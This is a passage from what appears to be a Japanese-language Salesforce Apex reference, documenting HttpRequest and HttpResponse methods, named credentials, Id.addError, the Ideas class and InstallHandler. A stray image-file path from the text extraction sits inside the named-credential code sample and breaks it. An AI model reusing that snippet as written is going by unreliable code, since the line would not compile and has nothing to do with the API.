     // Specify the required user name and password to access the endpoint

     // As well as the header and header information
```

```
    String username = 'myname';
    String password = 'mypwd';

    Blob headerValue = Blob.valueOf(username + ':' + password);
    String authorizationHeader = 'BASIC ' +
    EncodingUtil.base64Encode(headerValue);
    req.setHeader('Authorization', authorizationHeader);

    // Create a new http object to send the request object
    // A response object is generated as a result of the request

    Http http = new Http();
    HTTPResponse res = http.send(req);
    System.debug(res.getBody());
  }
}
```

メモ: URLの代わりに、エンドポイントを指定ログイン情報として設定できます。指定ログイン情報では、1つの定義にコールアウトエンドポイントのURLと必要な認証パラメータを指定します。Apexコールアウトで指定ログイン情報をコールアウトエンドポイントとして指定するすべての認証がSalesforceによって管理されるため、コードでこれらを行う必要はありません。「setEndpoint(endpoint)」(ページ2098)の例を参照してください。指定ログイン情報を設定するには、Salesforceヘルプの「指定ログイン情報の定義」を参照してください。

圧縮

送信するデータを圧縮する必要がある場合は、次のサンプルで説明するように `setCompressed` を使用してください。

```
HttpRequest req = new HttpRequest();
req.setEndPoint('my_endpoint');
req.setCompressed(true);
req.setBody('some post body');
```

応答が圧縮形式で返されると、`getBody` は、自動的に形式を認識して展開し、展開された値を返します。

このセクションの内容:

関連トピック:

HttpRequest コンストラクタ

`HttpRequest` のコンストラクタは次のとおりです。

このセクションの内容:

`HttpRequest()`

`HttpRequest` クラスの新しいインスタンスを作成します。

署名

```
public HttpRequest()
```

HttpRequest メソッド

`HttpRequest` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getCompressed()
`true` の場合、リクエストボディは圧縮され、`false` の場合は圧縮されません。

getEndpoint()
この要求の外部サーバのエンドポイントの URL を取得します。

getHeader(key)
要求ヘッダーの内容を取得します。

getMethod()
`HttpRequest` によって使用されるメソッドの種別を返します。

setBody(body)
このリクエストボディの内容を設定します。

setBodyAsBlob(body)
Blob を使用して、このリクエストボディの内容を設定します。

setBodyDocument(document)
このリクエストボディの内容を設定します。内容は DOM ドキュメントを表します。

setClientCertificate(clientCert, password)
このメソッドは非推奨です。代わりに、`setClientCertificateName` を使用してください。

setClientCertificateName(certDevName)
外部サービスに認証用のクライアント証明書が必要な場合、証明書の名前を設定します。

setCompressed(flag)
`true` の場合、本文内のデータは gzip 圧縮形式でエンドポイントに配信されます。`false` の場合、非圧縮形式が使用されます。

setEndpoint(endpoint)
この要求のエンドポイントを、外部サーバの URL または指定ログイン情報として設定します。指定ログイン情報では、1 つの定義にコールアウトエンドポイントの URL と必要な認証パラメータを指定します。

setHeader(key, value)
要求ヘッダーの内容を設定します。

setMethod(method)
HTTP 要求によって使用されるメソッドの種別を設定します。

setTimeout(timeout)
要求のタイムアウトをミリ秒単位で設定します。

toString()
この要求の外部サーバのエンドポイントの URL と、使用されるメソッドが含まれる文字列を返します。次に例を示します。`Endpoint=http://YourServer, Method=POST`

getBody()

このリクエストボディを取得します。

署名

```
public String getBody()
```

戻り値

型: String

getBodyAsBlob()

このリクエストボディを Blob として取得します。

署名

```
public Blob getBodyAsBlob()
```

戻り値

型: Blob

getBodyDocument()

このリクエストボディを DOM ドキュメントとして取得します。

署名

```
public Dom.Document getBodyDocument()
```

戻り値

型: Dom.Document

例

このメソッドを次のショートカットとして使用します。

```
String xml = httpRequest.getBody();

Dom.Document domDoc = new Dom.Document(xml);
```

getCompressed()

`true` の場合、リクエストボディは圧縮され、`false` の場合は圧縮されません。

署名

```
public Boolean getCompressed()
```

戻り値

型: Boolean

getEndpoint()

この要求の外部サーバのエンドポイントの URL を取得します。

署名

```
public String getEndpoint()
```

戻り値

型: String

getHeader(key)

要求ヘッダーの内容を取得します。

署名

```
public String getHeader(String key)
```

パラメータ

key
型: String

戻り値

型: String

getMethod()

`HttpRequest` によって使用されるメソッドの種別を返します。

署名

```
public String getMethod()
```

戻り値

型: String

使用方法

次は、戻り値の例です。

- DELETE
- GET
- HEAD
- POST

- PUT
- TRACE

setBody(body)

このリクエストボディの内容を設定します。

署名

```
public Void setBody(String body)
```

パラメータ

body
型: String

戻り値

型: Void

使用方法

制限: 同期 Apex の場合は 6 MB、非同期 Apex の場合は 12 MB。

HTTP 要求のサイズおよび応答のサイズは、ヒープサイズの合計にカウントされます。

setBodyAsBlob(body)

Blob を使用して、このリクエストボディの内容を設定します。

署名

```
public Void setBodyAsBlob(Blob body)
```

パラメータ

body
型: Blob

戻り値

型: Void

使用方法

制限: 同期 Apex の場合は 6 MB、非同期 Apex の場合は 12 MB。

HTTP 要求のサイズおよび応答のサイズは、ヒープサイズの合計にカウントされます。

setBodyDocument(document)

このリクエストボディの内容を設定します。内容は DOM ドキュメントを表します。

署名

```
public Void setBodyDocument(Dom.Document document)
```

パラメータ

document
型: Dom.Document

戻り値

型: Void

使用方法

制限: 同期 Apex の場合は 6 MB、非同期 Apex の場合は 12 MB。

setClientCertificate(clientCert, password)

このメソッドは非推奨です。代わりに、`setClientCertificateName` を使用してください。

署名

```
public Void setClientCertificate(String clientCert, String password)
```

パラメータ

clientCert
型: String

password
型: String

戻り値

型: Void

使用方法

サーバが認証用のクライアント証明書を要求する場合、クライアント証明書 PKCS12 キーストアとパスワードを設定します。

setClientCertificateName(certDevName)

外部サービスに認証用のクライアント証明書が必要な場合、証明書の名前を設定します。

署名

```
public Void setClientCertificateName(String certDevName)
```

パラメータ

certDevName
　型: String

戻り値

型: Void

使用方法

「HTTP 要求での証明書の使用」を参照してください。

setCompressed(flag)

true の場合、本文内のデータは gzip 圧縮形式でエンドポイントに配信されます。false の場合、非圧縮形式が使用されます。

署名

```
public Void setCompressed(Boolean flag)
```

パラメータ

flag
　型: Boolean

戻り値

型: Void

setEndpoint(endpoint)

この要求のエンドポイントを、外部サーバの URL または指定ログイン情報として設定します。指定ログイン情報では、1 つの定義にコールアウトエンドポイントの URL と必要な認証パラメータを指定します。

署名

```
public Void setEndpoint(String endpoint)
```

パラメータ

endpoint
　型: String

　エンドポイントに使用できる値は、次のとおりです。

- 有効な URL

```
https://my_endpoint.example.com/some_path
```

- プレフィックス `callout:` があり、必要に応じてパスが追加された指定ログイン情報

```
callout:My_Named_Credential/some_path
```

戻り値

型: Void

指定ログイン情報の使用方法

Apex コールアウトで指定ログイン情報をコールアウトエンドポイントとして指定するすべての認証が Salesforce によって管理されるため、コードでこれらを行う必要はありません。外部サイトへの Apex コールアウトに必要なリモートサイト設定もスキップできます。

エンドポイント URL と認証を Apex コードから切り離すことで、指定ログイン情報でコールアウトを簡単に管理できます。たとえば、エンドポイント URL が変更された場合も、指定ログイン情報を更新するだけです。その指定ログイン情報を参照するすべてのコールアウトは、コードを変更しなくても引き続き機能します。複数の組織が有る場合、各組織に同じ名前の指定ログイン情報を作成できます。それぞれの指定ログイン情報には、開発環境と本番環境の違いに対応したりするため、異なるエンドポイント URL を含めることができます。コードは指定ログイン情報の名前のみを参照するため、コードのプログラムで環境を確認することなく、同じ Apex クラスをパッケージ化してすべての組織にリリースできます。

参照される指定ログイン情報を含まない管理パッケージに Apex コードを追加する場合は、エンドポイントを指定するときに名前空間プレフィックスを含めます。名前空間が設定されていない登録者組織については、. 名前空間プレフィックスを使用して指定ログイン情報を参照します。以下に例を示します。

```
req.setEndpoint('callout:.__My_Named_Credential/some_path');
```

例: 次のサンプルコードでは、指定ログイン情報と追加されたパスによってコールアウトのエンドポイントが指定されます。

```
HttpRequest req = new HttpRequest();

req.setEndpoint('callout:My_Named_Credential/some_path');


req.setMethod('GET');

Http http = new Http();

HTTPResponse res = http.send(req);

System.debug(res.getBody());
```

参照される指定ログイン情報では、エンドポイント URL と認証設定が指定されます。



コールアウトエンドポイントを指定ログイン情報ではなくURLとしてコーディングできますが、コードで認証を処理する必要があります。この例では、基本的なパスワード認証を使用していますが、OAuth認証ははるかに複雑であるため、指定ログイン情報で処理することをお勧めします。

```
HttpRequest req = new HttpRequest();

req.setEndpoint('https://my_endpoint.example.com/some_path');

req.setMethod('GET');



// Specify the required user name and password to access the endpoint

// As well as the header and header information



String username = 'myname';

String password = 'mypwd';



Blob headerValue = Blob.valueOf(username + ':' + password);

String authorizationHeader = 'BASIC ' +

EncodingUtil.base64Encode(headerValue);

req.setHeader('Authorization', authorizationHeader);



// Create a new http object to send the request object
```

```
// A response object is generated as a result of the request


Http http = new Http();

HTTPResponse res = http.send(req);

System.debug(res.getBody());
```

setHeader(key, value)

要求ヘッダーの内容を設定します。

署名

```
public Void setHeader(String key, String value)
```

パラメータ

key
　型: String

value
　型: String

戻り値

型: Void

使用方法

制限 100 KB

setMethod(method)

HTTP 要求によって使用されるメソッドの種別を設定します。

署名

```
public Void setMethod(String method)
```

パラメータ

method
　型: String
　このメソッドの種別の値には、次のものがあります。

- DELETE
- GET
- HEAD
- POST
- PUT
- TRACE

戻り値

型: Void

使用方法

このメソッドは要求オプションの設定にも使用できます。

setTimeout(timeout)

要求のタイムアウトをミリ秒単位で設定します。

署名

```
public Void setTimeout(Integer timeout)
```

パラメータ

timeout
型: Integer

戻り値

型: Void

使用方法

タイムアウト値は 1 ～ 120,000 ミリ秒の間で設定します。

toString()

この要求の外部サーバのエンドポイントのURLと、使用されるメソッドが含まれる文字列を返します。次に例を示します。`Endpoint=http://YourServer, Method=POST`

署名

```
public String toString()
```

戻り値

型: String

HttpResponse クラス

Http クラスによって返された HTTP 応答を処理するには、HttpResponse クラスを使用します。

名前空間

System

使用方法

HttpResponse でアクセスされたレスポンスボディ内の XML または JSON コンテンツを解析するには、XML クラスまたは JSON クラスを使用します。

例

次の getXmlStreamReader の例では、内容は外部 Web サーバから取得され、XML は XmlStreamReader を使用して解析されます。

```
public class ReaderFromCalloutSample {


  public void getAndParse() {


    // Get the XML document from the external server

    Http http = new Http();

    HttpRequest req = new HttpRequest();

    req.setEndpoint('https://docsample.herokuapp.com/xmlSample');

    req.setMethod('GET');

    HttpResponse res = http.send(req);


    // Log the XML content

    System.debug(res.getBody());


    // Generate the HTTP response as an XML stream

    XmlStreamReader reader = res.getXmlStreamReader();
```

```
    // Read through the XML
    while(reader.hasNext()) {
      System.debug('Event Type:' + reader.getEventType());
      if (reader.getEventType() == XmlTag.START_ELEMENT) {
        System.debug(reader.getLocalName());
      }
      reader.next();
    }

  }
}
```

関連トピック:

- JSON サポート
- XML サポート

HttpResponse メソッド

`HttpResponse` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getBody()
応答で返された本文を取得します。

getBodyAsBlob()
応答で返された本文を Blob として取得します。

getBodyDocument()
応答で返された本文を DOM ドキュメントとして取得します。

getHeader(key)
応答ヘッダーの内容を取得します。

getHeaderKeys()
応答内に返されたヘッダーキーの配列を取得します。

getStatus()
応答に返された状況メッセージを取得します。

getStatusCode()
応答内に返された状況コードの値を取得します。

getXmlStreamReader()
コールアウトレスポンスボディを解析する `XmlStreamReader` を返します。

setBody(body)
応答で返された本文を指定します。

setBodyAsBlob(body)
Blob を使用して、応答で返された本文を指定します。

setHeader(key, value)
応答ヘッダーの内容を指定します。

setStatus(status)
応答で返された状況メッセージを指定します。

setStatusCode(statusCode)
応答で返された状況コードの値を指定します。

toString()
次のような応答内に返された状況メッセージと状況コードを返します。

getBody()

応答で返された本文を取得します。

署名

```
public String getBody()
```

戻り値

型: String

使用方法

制限: 同期 Apex の場合は 6 MB、非同期 Apex の場合は 12 MB。HTTP 要求のサイズおよび応答のサイズは、ヒープサイズの合計にカウントされます。

getBodyAsBlob()

応答で返された本文を Blob として取得します。

署名

```
public Blob getBodyAsBlob()
```

戻り値

型: Blob

使用方法

制限: 同期 Apex **の場合は** 6 MB**、非同期** Apex **の場合は** 12 MB。 HTTP **要求のサイズおよび応答のサイズは、ヒープサイズの合計にカウントされます。**

getBodyDocument()

応答で返された本文を DOM **ドキュメントとして取得します。**

署名

```
public Dom.Document getBodyDocument()
```

戻り値

型: Dom.Document

例

次のショートカットとして使用できます。

```
String xml = httpResponse.getBody();

Dom.Document domDoc = new Dom.Document(xml);
```

getHeader(key)

応答ヘッダーの内容を取得します。

署名

```
public String getHeader(String key)
```

パラメータ

key
型: String

戻り値

型: String

getHeaderKeys()

応答内に返されたヘッダーキーの配列を取得します。

署名

```
public String[] getHeaderKeys()
```

戻り値

型: String[]

getStatus()

応答に返された状況メッセージを取得します。

署名

```
public String getStatus()
```

戻り値

型: String

getStatusCode()

応答内に返された状況コードの値を取得します。

署名

```
public Integer getStatusCode()
```

戻り値

型: Integer

getXmlStreamReader()

コールアウトレスポンスボディを解析する `XmlStreamReader` を返します。

署名

```
public XmlStreamReader getXmlStreamReader()
```

戻り値

型: System.XmlStreamReader

使用方法

次のショートカットとして使用できます。

```
String xml = httpResponse.getBody();

XmlStreamReader xsr = new XmlStreamReader(xml);
```

setBody(body)

応答で返された本文を指定します。

署名

```
public Void setBody(String body)
```

パラメータ

body
　型: String

戻り値

型: Void

setBodyAsBlob(body)

Blob を使用して、応答で返された本文を指定します。

署名

```
public Void setBodyAsBlob(Blob body)
```

パラメータ

body
　型: Blob

戻り値

型: Void

setHeader(key, value)

応答ヘッダーの内容を指定します。

署名

```
public Void setHeader(String key, String value)
```

パラメータ

key
　型: String

value
　型: String

戻り値

型: Void

setStatus(status)

応答で返された状況メッセージを指定します。

署名

```
public Void setStatus(String status)
```

パラメータ

status
　型: String

戻り値

型: Void

setStatusCode(statusCode)

応答で返された状況コードの値を指定します。

署名

```
public Void setStatusCode(Integer statusCode)
```

パラメータ

statusCode
　型: Integer

戻り値

型: Void

toString()

次のような応答内に返された状況メッセージと状況コードを返します。

署名

```
public String toString()
```

戻り値

型: String

例

```
Status=OK, StatusCode=200
```

Id クラス

ID プリミティブデータ型のメソッドが含まれます。

名前空間

System

例: ID からの sObject トークンの取得

このサンプルでは、getSObjectType メソッドを使用して ID から sObject トークンを取得する方法を示します。このサンプルの updateOwner メソッドは、sObject の ID のリストを受け取って ownerId 項目を更新します。このリストには、同じデータ型の sObject の ID が含まれます。2 番目のパラメータは、新しい所有者 ID です。これは future メソッドであるため、sObject のデータ型をパラメータとして受け取れません。そのため sObject の ID を受け取ります。このメソッドは、リストの 1 番目の ID から sObject トークンを取得し、オブジェクト名を取得する describe を実行して動的にクエリを構築します。次に、すべての sObject をクエリし、所有者 ID 項目を新しい所有者 ID に更新します。

```
public class MyDynamicSolution {

    @future

    public static void updateOwner(List<ID> objIds, ID newOwnerId) {

        // Validate input

        System.assert(objIds != null);

        System.assert(objIds.size() > 0);

        System.assert(newOwnerId != null);



        // Get the sObject token from the first ID

        // (the List contains IDs of sObjects of the same type).

        Schema.SObjectType token = objIds[0].getSObjectType();



        // Using the token, do a describe

        // and construct a query dynamically.

        Schema.DescribeSObjectResult dr = token.getDescribe();
```

```
String queryString = 'SELECT ownerId FROM ' + dr.getName() +
    ' WHERE ';
for(ID objId : objIds) {
    queryString += 'Id=\'' + objId + '\' OR ';
}
// Remove the last ' OR'
queryString = queryString.subString(0, queryString.length() - 4);

sObject[] objDBList = Database.query(queryString);
System.assert(objDBList.size() > 0);

// Update the owner ID on the sObjects
for(Integer i=0;i<objDBList.size();i++) {
    objDBList[i].put('ownerId', newOwnerId);
}
Database.SaveResult[] srList = Database.update(objDBList, false);
for(Database.SaveResult sr : srList) {
    if (sr.isSuccess()) {
        System.debug('Updated owner ID successfully for ' +
            dr.getName() + ' ID ' + sr.getId());
    }
    else {
      System.debug('Updating ' + dr.getName() + ' returned the following errors.');

        for(Database.Error e : sr.getErrors()) {
            System.debug(e.getMessage());
        }
```

```
            }

        }

    }

}
```

Id メソッド

`Id` のメソッドは次のとおりです。

このセクションの内容:

addError(errorMsg)

カスタムエラーメッセージでレコードをマークし、DML 操作が行われないようにします。

署名

```
public Void addError(String errorMsg)
```

パラメータ

errorMsg
型: String
レコードにマークを付けるエラーメッセージです。

戻り値

型: Void

使用方法

このメソッドは、`addError(errorMsg)` sObject メソッドと類似しています。

メモ: このメソッドは、指定されたエラーメッセージ内のすべての HTML マークアップをエスケープします。エスケープ文字は、`\n`、`<`、`>`、`&`、`"`、`\`、`\u2028`、`\u2029`、`\u00a9` です。この結果は HTML マークアップで表示されません。代わりに、Salesforce ユーザインターフェースにテキストとして表示されます。

例

```
Trigger.new[0].Id.addError('bad');
```

addError(errorMsg, escape)

カスタムエラーメッセージを使用してレコードにマークを付け、エラーメッセージをエスケープする必要があるかどうかを指定して、DML 操作が行われないようにします。

署名

```
public Void addError(String errorMsg, Boolean escape)
```

パラメータ

errorMsg
型: String

レコードにマークを付けるエラーメッセージです。

escape
型: Boolean

カスタムエラーメッセージ内の HTML マークアップがエスケープされるか (`true`)、否か (`false`) を示します。

戻り値

型: Void

使用方法

エスケープ文字は、`\n`、`<`、`>`、`&`、`"`、`\`、`\u2028`、`\u2029`、`\u00a9` です。この結果は HTML マークアップで表示されません。代わりに、Salesforce ユーザインターフェースにテキストとして表示されます。

警告: *escape* 引数に `false` を指定するときは、慎重に行ってください。Salesforce ユーザインターフェースに表示されるエスケープ解除された文字列が、システムの脆弱性を示す場合があります。それらの文字列に有害なコードが含まれている可能性があるためです。エラーメッセージに HTML マークアップを含める場合は、`false`*escape* 引数を使用してこのメソッドをコールし、入力項目値などのすべての動的コンテンツをエスケープします。それ以外の場合は、*escape* 引数に `true` を指定するか、`addError(String` ***errorMsg***`)` をコールします。

例

```
Trigger.new[0].Id.addError('Fix & resubmit', false);
```

addError(exceptionError)

カスタムエラーメッセージでレコードをマークし、DML 操作が行われないようにします。

署名

```
public Void addError(Exception exceptionError)
```

パラメータ

exceptionError

型: System.Exception

レコードにマークを付けるエラーメッセージを含む例外オブジェクトまたはカスタム例外オブジェクトです。

戻り値

型: Void

使用方法

このメソッドは、`addError(exceptionError)` sObject メソッドと類似しています。

メモ: このメソッドは、指定されたエラーメッセージ内のすべての HTML マークアップをエスケープします。エスケープ文字は、`\n`、`<`、`>`、`&`、`"`、`\`、`\u2028`、`\u2029`、`\u00a9` です。この結果は HTML マークアップで表示されません。代わりに、Salesforce ユーザインターフェースにテキストとして表示されます。

例

```
public class MyException extends Exception{}



Trigger.new[0].Id.addError(new myException('Invalid Id'));
```

addError(exceptionError, escape)

カスタムエラーメッセージでレコードをマークし、DML 操作が行われないようにします。

署名

```
public Void addError(Exception exceptionError, Boolean escape)
```

パラメータ

exceptionError

型: System.Exception

レコードにマークを付けるエラーメッセージを含む例外オブジェクトまたはカスタム例外オブジェクトです。

escape

型: Boolean

カスタムエラーメッセージ内の HTML マークアップがエスケープされるか (`true`)、否か (`false`) を示します。

戻り値

型: Void

使用方法

エスケープ文字は、`\n`、`<`、`>`、`&`、`"`、`\`、`\u2028`、`\u2029`、`\u00a9` です。この結果は HTML マークアップで表示されません。代わりに、Salesforce ユーザインターフェースにテキストとして表示されます。

警告: *escape* 引数に `false` を指定するときは、慎重に行ってください。Salesforce ユーザインターフェースに表示されるエスケープ解除された文字列が、システムの脆弱性を示す場合があります。それらの文字列に有害なコードが含まれている可能性があるためです。エラーメッセージに HTML マークアップを含める場合は、`false`*escape* 引数を使用してこのメソッドをコールし、入力項目値などのすべての動的コンテンツをエスケープします。それ以外の場合は、*escape* 引数に `true` を指定するか、`addError(Exception e)` をコールします。

例

```
public class MyException extends Exception{}



account a = new account();

a.addError(new MyException('Invalid Id & other issues'), false);
```

getSObjectType()

この ID に対応する sObject のトークンを返します。このメソッドは Describe Information で使用されます。

署名

```
public Schema.SObjectType getSObjectType()
```

戻り値

型: Schema.SObjectType

使用方法

Describe についての詳細は、「Apex Describe Information について」を参照してください。

例

```
account a = new account(name = 'account');

insert a;

Id myId = a.id;

system.assertEquals(Schema.Account.SObjectType, myId.getSobjectType());
```

valueOf(toID)

指定した string を ID に変換してその ID を返します。

署名

```
public static ID valueOf(String toID)
```

パラメータ

toID
型: String

戻り値

型: ID

例

```
Id myId = Id.valueOf('001xa000003DIlo');
```

Ideas クラス

ゾーンアイデアを表します。

名前空間

System

使用方法

アイデアは、アイデアとアイデアに対する投票およびコメントを投稿するユーザのコミュニティです。アイデアコミュニティは、オンラインのわかりやすい方法で、革新的なアイデアを訴求、管理、および紹介できます。

最近のコメントセット (メソッドにより返されます。下記を参照) には、ユーザが投稿したコメントや、別のユーザが投稿したコメントに対するコメントなどのアイデアが含まれます。返されたアイデアは、別のユーザが行った最後のコメント投稿時間に基づいてリストされ、最新のアイデアが先頭となります。

userID 引数は必須です。結果を絞り込んで、指定されたユーザが投稿またはコメントしたアイデアのみを返します。

communityID 引数は、結果を絞り込んで、指定されたゾーン内のアイデアのみを返します。この引数が空の文字列である場合、指定されたユーザの最近のコメントすべてが、ゾーンに関わらず返されます。

アイデアについての詳細は、Salesforce オンラインヘルプの「アイデアの使用」を参照してください。

例

次に、特定のゾーン内で、新しいアイデアと似た件名のアイデアを検索する例を示します。

```
public class FindSimilarIdeasController {


   public static void test() {

      // Instantiate a new idea

      Idea idea = new Idea ();


      // Specify a title for the new idea

      idea.Title = 'Increase Vacation Time for Employees';


      // Specify the communityID (INTERNAL_IDEAS) in which to find similar ideas.

      Community community = [ SELECT Id FROM Community WHERE Name = 'INTERNAL_IDEAS' ];


      idea.CommunityId = community.Id;


      ID[] results = Ideas.findSimilar(idea);

   }
```

```
}
```

次に、Visualforce ページと、特別な Apex クラスであるカスタムコントローラの両方を使用する例を示します。Visualforce についての詳細は、『*Visualforce 開発者ガイド*』を参照してください。

この例では、未読の最近のコメントを返すコントローラに Apex メソッドを作成します。この例は、`getAllRecentReplies` メソッドおよび `getReadRecentReplies` メソッドでも活用できます。この例が動作するには、ゾーンに投稿されているアイデアが必要となります。さらに、最低1人のゾーンメンバーが別のゾーンのメンバーのアイデアやコメントにコメントを投稿していなければなりません。

```
// Create an Apex method to retrieve the recent replies marked as unread in all communities

public class IdeasController {



   public Idea[] getUnreadRecentReplies() {

       Idea[] recentReplies;

       if (recentReplies == null) {

          Id[] recentRepliesIds = Ideas.getUnreadRecentReplies(UserInfo.getUserId(), '');


           recentReplies = [SELECT Id, Title FROM Idea WHERE Id IN :recentRepliesIds];

       }

       return recentReplies;


  }



}
```

次に、上記のカスタムコントローラを使用して、未読の最近のコメントリストを作成する Visualforce ページのマークアップを示します。

```
<apex:page controller="IdeasController" showHeader="false">

    <apex:dataList value="{!unreadRecentReplies}" var="recentReplyIdea">

           <a href="/apex/viewIdea?id={!recentReplyIdea.Id}">

                <apex:outputText value="{!recentReplyIdea.Title}" escape="true"/></a>

     </apex:dataList>
```

```
</apex:page>
```

次に、データのリストに Visualforce ページとカスタムコントローラを使用する例を示します。次に、2 つ目の Visualforce ページとカスタムコントローラを使用して特定のアイデアを表示し、既読に設定する方法を示します。この例が動作するには、ゾーンに投稿されているアイデアが必要となります。

```
// Create a controller to use on a VisualForce page to list ideas

public class IdeaListController {


    public final Idea[] ideas {get; private set;}


    public IdeaListController() {

        Integer i = 0;

        ideas = new Idea[10];

        for (Idea tmp : Database.query
('SELECT Id, Title FROM Idea WHERE Id != null AND parentIdeaId = null LIMIT 10')) {

            i++;

            ideas.add(tmp);

        }

    }

}
```

次に、上記のカスタムコントローラを使用しアイデアのリストを作成する Visualforce ページのマークアップを示します。

```
<apex:page controller="IdeaListController" tabStyle="Idea" showHeader="false">


        <apex:dataList value="{!ideas}" var="idea" id="ideaList">

            <a href="/apex/viewIdea?id={!idea.id}">
```

```
<apex:outputText value="{!idea.title}" escape="true"/></a>

        </apex:dataList>


</apex:page>
```

次に、Visualforceページとカスタムコントローラの両方を使用する例をもう1つ示します。ここでは、上記のアイデアリストページで選択されたアイデアを表示します。この例では、markRead メソッドが選択したアイデアと関連するコメントを、現在ログイン中のユーザによる既読に設定します。markRead がコンストラクタに含まれているため、ユーザがこのコントロールを使用するページにアクセスすると、アイデアは直ちに既読に設定されます。この例が動作するには、ゾーンに投稿されているアイデアが必要となります。さらに、最低1人のゾーンメンバーが別のゾーンのメンバーのアイデアやコメントにコメントを投稿していなければなりません。

```
// Create an Apex method in the controller that marks all comments as read for the

// selected idea

public class ViewIdeaController {


   private final String id = System.currentPage().getParameters().get('id');


   public ViewIdeaController(ApexPages.StandardController controller) {

               Ideas.markRead(id);

   }


}
```

次に、上記のカスタムコントローラを使用してアイデアを既読として表示する Visualforce ページのマークアップを示します。

```
<apex:page standardController="Idea" extensions="ViewIdeaController" showHeader="false">


     <h2><apex:outputText value="{!idea.title}" /></h2>

     <apex:outputText value="{!idea.body}" />
```

```
</apex:page>
```

Ideas メソッド

Ideas のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

findSimilar(idea)

指定されたアイデアの件名に基づき、類似アイデアのリストを返します。

署名

```
public static ID[] findSimilar(Idea idea)
```

パラメータ

idea
型: Idea

戻り値

型: ID[]

使用方法

各 findSimilar コールは、プロセスで使用できる SOSL ステートメントガバナの制限にカウントされます。

getAllRecentReplies(userID, communityID)

指定されたユーザまたはゾーンで最近コメントが投稿されたアイデアを返します。既読および未読のすべてのコメントが含まれます。

署名

```
public static ID[] getAllRecentReplies(String userID, String communityID)
```

パラメータ

userID
　型: String

communityID
　型: String

戻り値

型: ID[]

getReadRecentReplies(userID, communityID)

既読とマークされた、最近コメントが投稿されたアイデアを返します。

署名

```
public static ID[] getReadRecentReplies(String userID, String communityID)
```

パラメータ

userID
　型: String

communityID
　型: String

戻り値

型: ID[]

getUnreadRecentReplies(userID, communityID)

未読とマークされた、最近コメントが投稿されたアイデアを返します。

署名

```
public static ID[] getUnreadRecentReplies(String userID, String communityID)
```

パラメータ

userID
　型: String

communityID
　型: String

戻り値

型: ID[]

markRead(ideaID)

現在ログインしているユーザのすべてのコメントを既読に設定します。

署名

```
public static Void markRead(String ideaID)
```

パラメータ

ideaID
型: String

戻り値

型: Void

InstallHandler インターフェース

管理パッケージのインストールまたはアップグレード後にカスタムコードを実行できます。

名前空間

System

使用方法

アプリケーション開発者は、このインターフェースを実装して、登録者が管理パッケージをインストールまたはアップグレードした後に自動的に実行される Apex コードを指定できます。これにより、登録者の組織の詳細に基づいてパッケージのインストールまたはアップグレードをカスタマイズできます。たとえば、スクリプトを使用して、カスタム設定の入力、サンプルデータの作成、インストーラへのメール送信、外部システムへの通知、または大きなデータセットに新しい項目を入力するための一括処理操作の起動などができます。

インストール後スクリプトは、テストを実行した後に呼び出され、デフォルトのガバナ制限が適用されます。パッケージを示す特殊なシステムユーザとして実行するため、スクリプトによって実行されるすべての操作は、パッケージによって行われているように見えます。このユーザには、UserInfo を使用してアクセスできます。このユーザは実行時にのみ確認でき、テストの実行中には確認できません。

スクリプトが失敗すると、インストール/アップグレードは中止されます。スクリプト内のエラーは、パッケージの [Apex エラーを通知] 項目に指定されたユーザにメールされます。ユーザが指定されていない場合、インストール/アップグレードの詳細は利用できません。

インストール後スクリプトには、他に次のような特性があります。

- バッチジョブ、スケジュールされたジョブ、および今後のジョブを開始できます。

- セッション ID にアクセスできません。
- 非同期操作を使用するコールアウトのみを実行できます。コールアウトは、スクリプトが実行され、インストールが完了およびコミットされた後に実行されます。

InstallHandler インターフェースには、onInstall という、インストール/アップグレード時に実行されるアクションを指定する単一のメソッドがあります。

```
global interface InstallHandler {

  void onInstall(InstallContext context)

};
```

onInstall メソッドは、次の情報を提供するコンテキストオブジェクトを引数として取ります。

- インストールが実施される組織の組織 ID
- インストールを開始したユーザのユーザ ID
- 以前にインストールされたパッケージのバージョン番号 (Version クラスを使用して指定)。これは、1.2.0 のように、常に 3 つの番号で構成されています。
- インストールがアップグレードかどうか
- インストールがプッシュかどうか

コンテキスト引数は、データ型が InstallContext インターフェースであるオブジェクトです。このインターフェースは、システムによって自動的に実装されます。InstallContext インターフェースの次の定義では、コンテキスト引数にコールできるメソッドを示しています。

```
global interface InstallContext {

  ID organizationId();

  ID installerId();

  Boolean isUpgrade();

  Boolean isPush();

  Version previousVersion();

}
```

このセクションの内容:

InstallHandler メソッド

InstallHandler のメソッドは次のとおりです。

このセクションの内容:

onInstall(context)

インストール/アップグレードで実行するアクションを指定します。

署名

```
public Void onInstall(InstallContext context)
```

パラメータ

context
型: System.InstallContext

戻り値

型: Void

InstallHandler の実装例

次のインストール後スクリプトのサンプルは、パッケージのインストール/アップグレード時に次のアクションを実行します。

- 以前のバージョンが null である場合、つまりパッケージが初めてインストールされている場合、スクリプトは次を行う
  - 「Newco」という新しいアカウントを作成し、作成されたことを検証する。
  - 「Client Satisfaction Survey」というカスタムオブジェクト Survey の新しいインスタンスを作成する。
  - 登録者に、パッケージのインストールを確認するメールメッセージを送信する。
